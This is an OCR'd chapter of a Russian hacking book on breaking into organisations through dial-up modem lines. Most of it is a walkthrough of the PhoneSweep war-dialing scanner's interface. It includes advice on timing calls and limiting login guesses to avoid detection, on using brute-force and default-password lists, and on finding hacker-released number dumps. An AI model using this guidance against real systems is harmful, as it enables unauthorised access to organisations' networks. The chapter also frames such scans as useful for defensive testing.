Сетевой хакинг компьютеров - это очень распространенное занятие хакеров. Однако, как мы видим, занятие это весьма трудоемкое, и при желании выявить такого рода манипуляции достаточно просто. Для этого достаточно воспользоваться шаблонами безопасности Windows и загрузить шаблон защиты сервера (как это сделать, можно узнать, например, в [7]). Другие меры пассивной обороны состоят в настройке системы защиты Windows, брандмауэров и систем IDS. В особых случаях антихакер может также прибегнуть к выявлению хакера его же методами, поскольку системы IDS, как правило, способны выявлять IP-адрес нарушителя (например, это делает программа BlacklCE Defender). Однако антихакеру следует учесть, что проникая в компьютер хакера, он сам уподобляется противнику, так что нелишней мерой будет использование прокси-серверов и других средств маскировки..

ГЛАВА 11.

Хакинг коммутируемого доступа

Телефонные линии связи, подключенные к корпоративной сети, по сути представляют собой наилучший способ вторжения в компьютерную систему организации. В самом деле, на входах в подключенный к Интернету сервер ныне, как правило, стоят брандмауэры (ведь все уже достаточно наслушались ужасов про этих самых хакеров, орудующих в Интернете), физический доступ к компьютерам - это, знаете ли, на любителя. А вот телефонные линии, неведомо как и кем подключенные к компьютерам с помощью модемов - это реалии нынешней жизни. Очень многие сотрудники организаций тайком от всех подключают к своим офисным компьютерам модемы для организации входов со своих домашних компьютеров - с самыми разными целями, например, бесплатного доступа к Интернету.

После такого деяния вся система защиты компьютерной системы фактически обнуляется, поскольку все эти ламеры чаще всего думают, что раз они об этом подключении никому не скажут, то никто ничего и не узнает - а раз так, то о системе защиты такого подключения никто и не думает. «Ха-ха-ха» - скажет им в ответ бывалый «кул хацкер» - ведь у нас же есть такие вещи, как сканеры телефонных номеров! В самом деле, ведь нет ничего проще, чем определение телефонной линии с работающим на том конце модемом - набрав соответствующий номер, можно услышать характерные звуки, издаваемые модемом на другом конце линии связи.

Эти звуки есть не что иное, как сигналы, посредством которых модемы связываются друг с другом. Зная протокол взаимодействия модемов, частоты, последовательности и длительности сигналов - для специалистов секретов тут нет - можно написать программу, автоматизирующую процесс поиска модемных линий связи, способную перебирать наборы телефонных номеров из заданного диапазона, выявлять встреченные модемные линии связи и записывать получаемые сообщения в специальный журнал.

Таких программ-сканеров создано множество, самые известные из них - это утилита Login Hacker, позволяющая применять для задач сканирования сценарии, утилита THN-Scan (**http://www.infowar.co.uk/thc/**) и ToneLock компании Minor Threat&Mucho Maas. Две последние утилиты запускаются из командной строки и не имеют графического интерфейса, представляя собой по сути реликты древней системы DOS, которые на современных операционных системах толком не работают.

Однако ныне появилась суперпрограмма, способная решить все (или почти все) задачи сканирования телефонных номеров - утилита PhoneSweep (**http://www.sandstorm.com**) компании Sandstorm. Эта утилита позволяет сканировать сразу несколько телефонных линий, работая с несколькими модемами одновременно, выявлять удаленную программу, принимающую телефонные

звонки, и даже подбирать пароль для доступа к этой самой удаленной программе. В этой главе мы опишем возможности утилиты PhoneSweep, опираясь на справку демо-версии программы, предоставляемую на сайте компании Sandstorm. Эта демо-версия программы PhoneSweep позволяет делать почти все, кроме исполнения реальных звонков, заменяя их имитацией.

Однако перед тем, как перейти к описанию PhoneSweep, мы обсудим одну маленькую, но, тем не менее, очень важную тему - откуда же эти хакеры берут телефонные номера, чтобы приступить к хакингу линий связи. Ведь ясно, что полный перебор всех, каких только можно вообразить, телефонных номеров, как правило, семизначных, практически невозможен, поскольку займет слишком много времени. Поэтому первая задача хакера - определить, хотя бы приблизительно, диапазон номеров организации, компьютерную систему которой хакер имеет честь атаковать.

Источники номеров телефонов

И вот тут-то нам следует вспомнить все то, что говорилось в первых главах книги об этапах хакинга компьютерной системы. Перед исполнением атаки квалифицированный хакер всегда выполняет предварительный сбор данных об организации, который заключается в поиске всех сведений, которые хакер может собрать об атакуемой компьютерной системе. Имеется в виду информация, содержащая сведения о компьютерной сети атакуемой организации. Эта информация содержится в базе данных WhoIs уполномоченного поставщика имен Интернета (например, на **http://www.ripe.net).** Базы данных Whols обязаны содержать сведения об администраторах зарегистрированной в Интернете сети, включая имя, телефон, адрес электронной почты и местонахождение администратора - и все это - зацепка для начала поисков дыры в заборе вокруг лакомой компьютерной системы.

Для самых нетерпеливых хакеров укажем еще один путь получения списка интересных телефонных номеров - на хакерских сайтах и компакт-дисках можно найти файлы с результатами сканирования широкого диапазона телефонных номеров. В этих файлах можно найти множество сведений о телефонах различных организаций с указанием программы, принимающей звонки, и даже сведений о паролях доступа.

Здесь мы не будем обсуждать такую интересную тему, как поиск материальных источников информации на свалках вокруг организации, компьютерную систему которой требуется взломать. Оказывается, и в это можно поверить, что на таких свалках можно найти все - выброшенные документы любого содержания, дискеты с ценнейшей информацией, и тому подобное. Но все это мы оставляем для самостоятельного изучения - в Интернете полным-полно руководств для

подобного рода деятельности, включающих советы даже по таким важным темам, как способы чтения испорченных дискет, правила поведения на свалках и выбор наилучшей одежды для лазания по мусорным ящикам.

Автор категорически протестует против применения изложенных далее сведений для попыток взлома доступа к компьютерным ресурсам различных организаций, поскольку это - явное нарушение законов и этических норм человеческого сообщества. В частности, телефонный сканер PhoneSweep создан сугубо для целей тестирования защищенности модемных линий связи, но отнюдь не для хакерских попыток взлома доступа к подключенному к линии связи компьютеру (например, серверу провайдера Интернета).

Сканер PhoneSweep 4.4

Утилита PhoneSweep - по сути, первый по настоящему функциональный инструмент для анализа систем защиты телефонных линий. Применяемые до сих пор программные инструменты были сложны в управлении, созданы программистами-любителями и лишены сколь либо значимой поддержки производителя. Самый же главный их недостаток - это плохая совместимость с современными системами Windows.

Программа PhoneSweep лишена этих недостатков и предлагает всем пользователям мощные средства тестирования модемных линий на предмет их защищенности от несанкционированного доступа. Программа PhoneSweep обладает такими замечательными возможностями.

- Работает на операционных системах Windows 95/98/NT/2000/XP.
- Снабжена удобным графическим интерфейсом.
- Позволяет тестировать системы защиты на устойчивость к атакам «грубой силой» с генерацией пар логин/пароль для взлома соединений по протоколу PPP (Point-to-Point protocol - Протокол двухточечного соединения).
- Позволяет создавать настраиваемые отчеты.
- Позволяет работать с несколькими модемами, от 1 до 4.
- Позволяет останавливать и перезапускать сканирование с различными настройками, причем без всякой потери полученных данных.

Обсудим графический интерфейс программы PhoneSweep.

Диалог fttoneSweep 4.4

После запуска программы PhoneSweep Demo на экране появляется диалог с сообщением о том, что запущенная программа представляет собой демо-версию.


После щелчка на кнопке **OK** отображается диалог выбора профиля пользователя (Рис. 11.1).

Рис. 11.1. Диалог выбора профиля пользователя PhoneSweep

> При первом запуске доступен только профиль **Default** (По умолчанию), поэтому оставьте выбранный по умолчанию переключатель **Current** (Текущий) и щелкните на кнопке **I Accept** (Я согласен). На экране появится рабочее окно программы PhoneSweep 4.4 Demo, представленное на Рис. 11.2.

В верней части окна **PhoneSweep 4.4 Demo** находится строка со стандартными меню File (Файл), **View** (Вид) и **Help** (Справка). Под строкой меню можно заметить горизонтальную панель инструментов, предназначенную для управления сканированием и настройкой работы системы. Под панелью инструментов находится пустая полоса линейного индикатора, на которой отображается ход процесса сканирования с указанием процента от общего объема выполненной работы.

В центральной части окна **PhoneSweep 4.4 Demo** расположены вкладки **PhoneNumbers** (Номера телефонов), **Results** (Результаты), **Status** (Состояние), **History** (Журнал) и **Setup** (Параметры). Щелчки мышью на ярлыках этих вкладок приводят к отображению подчиненных вкладок, отображающих информацию по управлению сканированием телефонных номеров.



РМС. *11.2. Рабочее окно программы PhoneSweepсодержит все инструменты для сканирования*

В правой части окна **PhoneSweep** 4.4 **Demo** расположена вертикальная панель инструментов. Набор кнопок на этой панели зависит от выбранной вкладки и предназначен для дополнения возможностей вкладок отдельными средствами (см. раздел «Вертикальная панель инструментов» ниже).

В нижней части окна **PhoneSweep** 4.4 **Demo** находится строка состояния, в которой отображаются сообщения о ходе текущей операции. Справа в строке состояния отображается несколько значков, показывающих текущий режим работы программы. Эти значки позволяют определить, находится ли PhoneSweep в режиме сканирования, содержит ли текущий профиль запланированное время запуска и/или остановки, доступен или нет текущий телефонный номер, каков режим тестирования этого номера, состояние генерирования отчетов, текущее время.

Обсудим инструменты, предоставляемые PhoneSweep на указанных выше панелях инструментов и вкладках.

Верхняя Горизонтальная панель инструментов

На верхней горизонтальной панели инструментов сосредоточены средства, позволяющие выполнять следующие основные операции (перечисление в порядке слева направо).

- **Start** (Пуск). Щелчок на этой кнопке запускает сканирование; если щелкнуть и удерживать нажатой кнопку **Start** (Пуск), то отобразится меню,

представленное на Рис. 11.3, которое позволяет запланировать запуск и завершение процесса сканирования в текущем профиле пользователя. Заметим, что в профиле **Default** не указан применяемый при сканировании модем, так что вначале вам отобразится диалог с предложением выбрать модем на вкладке **Setup** (Параметры).





Рис. 11.3. Планирование запуска сканирования

- **Stop** (Стоп). Щелчок на этой кнопке остановит сканирование. Если щелкнуть на кнопке **Stop** (Стоп) и удерживать нажатой кнопку мыши, то отобразится меню для планирования остановки сканирования и сохранения настроек в текущем профиле.
- **Rescan** (Повторное сканирование). Щелчок на этой кнопке позволяет создать новый профиль в виде клона текущего профиля, без потери предыстории выполненных телефонных звонков. Имя нового профиля задается в диалоге **PhoneSweep Demo - New Profile** (PhoneSweep Demo - Новый профиль), представленном на Рис. 11.4.



РМС. *11.4. Диалог для задания имени клона текущего профиля*

- **Save** (Сохранить). Сохранение изменений в текущем профиле, включая все текущие изменения.

- **Revert** (Вернуть). Возврат к последним сохраненным установкам, включая параметры, установленные во всех подчиненных вкладках.
- **Default** (По умолчанию). Переустановка всех переменных во всех подчиненных вкладках в устанавливаемые по умолчанию значения.
- **Import** (Импорт). Импортирование в текущий открытый профиль телефонных номеров или списка логинов/паролей из файла **bruteforce.txt.**
- **Export** (Экспорт). Экспортирование результатов звонков (всех или выбранных по результатам сканирования), телефонных номеров или списков имен пользователей с паролями.
- **Report** (Отчет). Генерирование стандартных отчетов, основанных на информации в текущем профиле, или отчетов на основе результатов двух отдельных профилей сканирования.
- **Graph** (График). Генерирование секторной диаграммы на основе информации в текущем профиле (требуется программа Excel 2000).
- **What's This?** (Что это такое). Щелкните на этом значке, а затем на элементе управления в окне **PhoneSweep** 4.4 **Demo** - и вам отобразится экранная подсказка о назначении этого средства.

Вертикальная панель инструментов

Вертикальная панель инструментов в правой части окна **PhoneSweep** 4.4 **Demo** отображает набор значков в зависимости от выбранной вкладки и подчиненных вкладок (Рис. 11.5) и может значительно варьироваться от вкладки к вкладке, вплоть до полного их отсутствия.

Как видим, содержимое вертикальной панели инструментов для вкладки **Profiles** (Профили), подчиненной вкладке **Setup** (Параметры), сильно отличается от содержимого вертикальной панели инструментов на Рис. 11.3.

- **Open** (Открыть). Открывает существующие профили. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.
- **New profile** (Создать профиль). Создание нового профиля. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.
- **Copy profile** (Копировать профиль). Подсказывает пользователю имя нового профиля и копирует в него содержимое текущего профиля (исключает предысторию звонков и устанавливает все параметры в значение по умолчанию). Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.




*Рис. 11.5. Содержимое вертикальной панели инструментов для вкладки **Profiles** (Профили)*

- **Delete** (Удалить). Удаляет выбранный во вкладке профиль и всю ассоциированную с ним информацию. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.
- **Save** (Сохранить). Сохраняет изменения, сделанные в окне с замечаниями к профилям, отображаемым в панели справа от списка профилей. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.
- **Undo** (Отменить). Отменяет изменения в замечаниях к профилю. Кнопка реализована для подчиненной вкладки **Profiles** (Профили) и представлена на Рис. 11.5.
- **Freeze** (Заморозить). Останавливает воспроизведение на вкладке **History** (Предыстория) хода текущего сканирования в реальном масштабе времени. После щелчка кнопка **Freeze** (Заморозить) заменяется кнопкой **Thaw** (Разморозить). Кнопка **Freeze** (заморозить) реализована для подчиненной вкладки **History** (Предыстория) и представлена на Рис. 11.6.
- Thaw (Разморозить). Возобновляет отображение хода сканирования в реальном масштабе времени на вкладке **History** (Предыстория). Кнопка реализована для подчиненной вкладки **History** (Предыстория) и представлена на Рис. 11.6.
- **Clear** (Очистить). Очищает содержимое вкладки. Кнопка реализована для подчиненной вкладки **History** (Предыстория) и вкладки **Phone Numbers** (Номера телефонов) и представлена на Рис. 11.6.




Рис. 11.6. Вкладка History (Предыстория) ассоциирована со своей вертикальной панелью инструментов

- Add (Добавить). Добавляет телефонный номер или диапазон номеров в текущий профиль. Кнопка реализована для вкладки **Phone Numbers** (Номера телефонов) и представлена на Рис. 11.3. Кнопки **Clear** (Очистить) и Add (Добавить) содержатся также в диалоге **Add Phone Numbers** (Добавить номера телефона), представленном на Рис. 11.7 и отображаемом при щелчке на кнопке **Add** (Добавить).




Рис. 11.7. Добавление номера телефона для сканирования

- **Delete** (Удалить). Удаляет номер телефона или диапазон номеров из текущего профиля.
- **Add/Save** (Добавить/Сохранить). Добавляет и сохраняет телефонный номер или диапазон номеров, введенный в диалоге **Add Phone Numbers** (Добавить телефонные номера).

Значки в строке состояния

В строке состояния внизу рабочего окна программы PhoneSweep отображается состояние программы. В процессе работы в левой части строки состояния отображаются различные информационные сообщения, а значки в правой части строки состояния меняют свой вид. Смысл сообщений достаточно прозрачен, так же как и назначение значков, так что просто перечислим значки в порядке слева направо.

- **Sweeping Indicator** (Индикатор сканирования) - показывает, находится ли процесс сканирования в простое или активирован.
- **Scheduled Start On/Off** (Плановый старт включен/выключен) - показывает, запланирован или нет запуск сканирования (если нет, значок перечеркнут красной линией).
- **Scheduled Start Time** (Плановое время старта) - отображает запланированное время старта или OFF.
- **Scheduled Stop On/Off** (Плановый останов включен/выключен) - показывает, запланирован или нет останов сканирования (если нет, значок перечеркнут красной линией).
- **Scheduled Stop Time** (Плановое время останова) - отображает запланированное время останова сканирования или **OFF.**
- **Effort level** (Режим сканирования) - фиксирует режим сканирования - должна ли программа выполнять только подключение, или идентифицировать целевую систему, или пытаться взломать защиту целевой системы.
- **Phonenumbers to Dial** (Телефонные номера для прозвона) - указывает, остались или нет телефонные номера для прозвона. Если нет, индикатор становится красным.
- **Report Status** (Состояние отчета) - показывает, создается в данный момент отчет. или нет; если да - индикатор анимирован и имеет зеленый цвет; если нет - индикатор белый.
- **Time Period** (Период времени) - отображает текущий период времени - рабочее время, нерабочее время, выходные дни.
- **Remote Access Indicator** (Индикатор удаленного доступа) - указывает, доступна ли в данный момент времени программа PhoneSweep для удаленного управления. Если да, то индикатор имеет красный цвет.

Теперь мы более-менее знакомы с содержимым рабочего окна программы PhoneSweep и готовы узнать, как с ее помощью можно достичь желанной цели - доступа к удаленной компьютерной системе.

Работа с программой flioneSweep

Чтобы начать сканирование телефонных номеров с помощью программы PhoneSweep, следует сделать три простые операции.

- В рабочем окне программы PhoneSweep открыть вкладку **Setup** (Параметры), представленную на Рис. 11.5 и настроить текущий профиль программы.
- Открыть вкладку **Phone Numbers** (Телефонные номера), представленную на Рис. 11.2, и, щелкнув на кнопке Add (Добавить), в отобразившемся диалоге **Add Phone Numbers** (Добавить номера телефона), представленном на Рис. 11.7, ввести диапазон телефонных номеров для прозвона.
- В рабочем окне программы PhoneSweep щелкнуть на кнопке **Start** (Старт) и подождать результатов.

Ясно, что основной процедурой здесь является настройка профиля программы, которая в терминах справочной системы программы называется созданием правил прозвона (dialing riles).

Правила прозвона

Правила прозвона программы PhoneSweep позволяют управлять порядком, временем и частотой звонков, выполняемых в процессе сканирования телефонных номеров организации. При создании правил прозвона следует добиться такого поведения программы PhoneSweep, которое, с одной стороны, не привлечет излишнего внимания системы защиты линий связи, а с другой - позволит решить поставленную задачу с минимальными усилиями.


Обсудим возможности, предоставляемые программой PhoneSweep для создания правил прозвона.

Порядок и время прозвона

Первоначальный выбор времени исполнения звонков выполняется при добавлении телефонного номера в список телефонных номеров. Для этого следует в диалоге **Add Phone Numbers** (Добавить номера телефона) (Рис. 11.7) установить соответствующие флажки: **Business** (Рабочее), **Outside** (Нерабочее), **Weekend** (Выходные).

Программа PhoneSweep позволяет уточнить время и порядок сканирования номеров, создавая правила прозвона телефонов организации в строго определенное время, скажем, в нерабочее время или в выходные дни, с указанием числа попыток и длительности ожидания ответа. Создание правил прозвона реализуется на

вкладке **Time** (Время), подчиненной вкладке **Setup** (Параметры), представленной на Рис. 11.8.



РМС. *11.8. Вклада планирования времени и порядка прозвона телефонных номеров*

В полях **Business Hours** (Рабочее время) и **Blackout Hours** (Исключенное время) следует указать, соответственно, рабочее время и время, в течение которого будут временно прекращены звонки, запланированные на рабочее время.

Флажки в разделе **Weekends** (Выходные) позволяют указать выходные дни недели (по умолчанию установлены суббота и воскресенье). В разделе **Import Time Period** (Период времени импорта) указывается время прозвона импортированных списков телефонных номеров, не содержащих указаний о конкретном времени их сканирования.

В правой нижней части вкладки **Time** (Время) содержатся два столбца **Rings** (Звонки) и **Seconds** (Секунды), в которых следует указать длительность прозвона одного номера, задав либо число звонков, либо длительность ожидания ответа, причем отдельно для каждого временного периода. Эти периоды указаны в строках **Business** (Рабочее время), **Outside** (Нерабочее время) и **Weekend** (Выходные). Например, на Рис. 11.8 указано, что в нерабочее время следует прозванивать номер либо 10 раз, либо в течение 92 сек.

Таким образом, с помощью вкладки **Time** (Время) можно очень точно настроить работу по прозвону номеров, по возможности скрыв ее от владельцев телефонов. Ну а что относительно идентификации и взлома доступа к удаленной системе? Для этого следует обратиться к другой вкладке - **Effort** (Режим).

Настройка режима взлома

Вкладка **Effort** (Режим) представлена на Рис. 11.9.




Рис. 11.9. Вкладка задания режима прозвона

Как видно из Рис. 11.9, здесь имеется все необходимое, чтобы взлом удаленной системы прошел как можно более эффективно и был безболезненным для жертвы. В открывающемся списке **Set Level** (Установить уровень) можно выбрать, следует ли просто подсоединиться к телефону (пункт **Connect** (Соединиться)), или же попытаться идентифицировать удаленную систему (пункт **Identity** (Идентификация)), или же попытаться взломать доступ к системе (пункт **Penetrate** (Проникнуть)). При этом открывающийся список **Scan For** (Сканировать) позволяет выбрать режим поиска модемов и/или факсимильных аппаратов, что немаловажно для различных применений (бессмысленно, к примеру, пытаться взломать доступ к факсимильному аппарату, не так ли?).

В разделе **Penetrate Level Options** (Параметры уровня проникновения) можно настроить режим проникновения в удаленную систему, т.е. настроить процедуру взлома грубой силой. В открывающемся списке **Maximum Guesses Per Username Per Day** (Максимум попыток для одного логина в день) следует указать число попыток проникновения в удаленную систему с отдельным именем пользователя (логином) в течение дня. Это важно для обхода системы защиты, поскольку ясно, что один человек не может пытаться зарегистрироваться в системе целый день - такие попытки выдадут хакера с головой. С другой стороны, нельзя переборщить с числом звонков по одному номеру, так что следует

выбрать максимальное число звонков в открывающемся списке **Maximum Calls Per Number Per Day** (Максимальное число звонков в день по одному номеру).

Комбинации логин/пароль, используемые для проникновения в систему, хранятся в файле **bruteforce.txt,** и его содержимое отображается в правом нижнем углу вкладки **Effort** (Режим), представленной на Рис. 11.9. Этот список можно пополнить и откорректировать, щелкая на кнопках Add (Добавить) и Del (Удалить). А порядком тестирования пар логин/пароль можно управлять установкой флажка **Recycle Names** (Перебор имен). Установка флажка **Recycle Names** (Перебор имен) вынуждает программу PhoneSweep проверять каждую комбинацию логин/пароль к каждому удаленному компьютеру, иначе проверяется только единственная комбинация логин/пароль.

Наконец, установка флажка **Find Modems First** (Вначале найти модемы) вынуждает программу PhoneSweep перед началом попыток проникновения прозвонить все телефоны из указанного набора и найти линии с подключенными модемами. В противном случае попытки проникновения будут выполняться перед прозвоном следующего номера.

Программа PhoneSweep поставляется вместе с несколькими файлами, содержащими комбинации пароль/логин. Эти файлы таковы.

- **bruteforce.txt:** Этот файл содержит список пар логин/пароль, используемых PhoneSweep для попыток проникновения в систему. Для модификации и пополнения этого файла пользователям предоставляется утилита **brutecreate.exe,** запускаемая из командной строки и позволяющая комбинировать пары логин/пароль с целью пополнения файла **bruteforce.txt.**
- **systemdefault.txt:** Этот файл содержит список стандартных пар логин/пароль, широко используемых операционными системами. Для применения этого файла следует скопировать его содержимое (или его часть) в файл **bruteforce.txt.**
- **largebrute.txt:** Этот файл содержит словарь паролей, который наиболее часто используют хакеры.
- **largebruteback.txt:** Этот файл содержит те же самые слова, что и в файле **largebrute.txt,** но написанные в обратном порядке.

Кроме описанных возможностей, программа PhoneSweep предоставляет множество других функций, очень полезных и содержательных для хакинга удаленных систем. Однако с основными функциями вы уже познакомились - и теперь никакая удаленная система не устоит перед вашим натиском! Проблема, однако, в том, что PhoneSweep стоит ныне около 1000$, и, хотя ее стоимость снизилась с 2800$ в 2002 году, все-таки для большинства людей покупка PhoneSweep недоступна. Но не стоит отчаиваться! К моменту выхода этой книги в свет все может измениться - так что, прочитав эти строки, откройте страничку какой-либо

поисковой машины, введите в строку поиска волшебное слово **PhoneSweep** - и, быть может, проблемы поиска рабочей версии программы решатся сами собой.

Есть и другой вариант действий - с помощью широко распространенных программ сканирования THN-Scan или ToneLock прозванивать телефонные номера и пытаться по получаемым откликам угадать, какая система принимает ваши звонки. Далее, можно сделать и так - написать сценарий перебора паролей и запустить его с помощью популярной программы Login Hacker (примеры сценариев можно найти, например, в [3]). Однако все это делается руками, и толком все эти программы работают лишь на старых, уже ушедших в историю системах... Так что будем надеяться на лучшее - на рынке программ-сканеров телефонных номеров следует ожидать новинок.

*Например, пока писалась эта книга, появилась новая утилита сканирования телефонных номеров TeleSweep Secure (**http://www.securelogix.com**) компании Secure Logix.Однако, кроме описания в [14], никаких сведений о TeleSweep Secure автору добыть не удалось - очевидно, следует немного подождать.*

Заключение

Телефонные линии, подключенные через модем к компьютерной системе, - самый надежный путь для проникновения в локальную сеть организации. Причина состоит в принявшей массовый характер нелегальной установке модемов - для работы с рабочим компьютером сидя дома. Добавьте сюда наличие множества забытых и заброшенных линий, полное пренебрежение правилами компьютерной безопасности, царящее в большинстве организаций, - и вы поймете, почему в средствах массовой информации то и дело мелькают сообщения о взломах сетей разных финансовых учреждений.

Описанная в этой главе программа PhoneSweep - это наиболее мощное средство для решения задач проникновения в удаленную систему, известное на сегодня, и, скорее всего, это только первая ласточка. Программа PhoneSweep полезна как хакеру, так и антихакеру, поскольку тестирование телефонных номеров организации - это надежный способ проверки наличия дыр в системе защиты компьютерной системы от удаленного проникновения. Такое тестирование избавит многих радетелей за собственную безопасность от иллюзий по поводу недоступности их системы, которая, как показывает мировой опыт, никогда не бывает абсолютной.

Список литературы

1. Выпуски журнала «Хакер» за 2000-2003 гг.
2. Лукацкий А.В. Обнаружение атак - СПб.: «БХВ-Петербург», 2001. - 624 с.: ил.
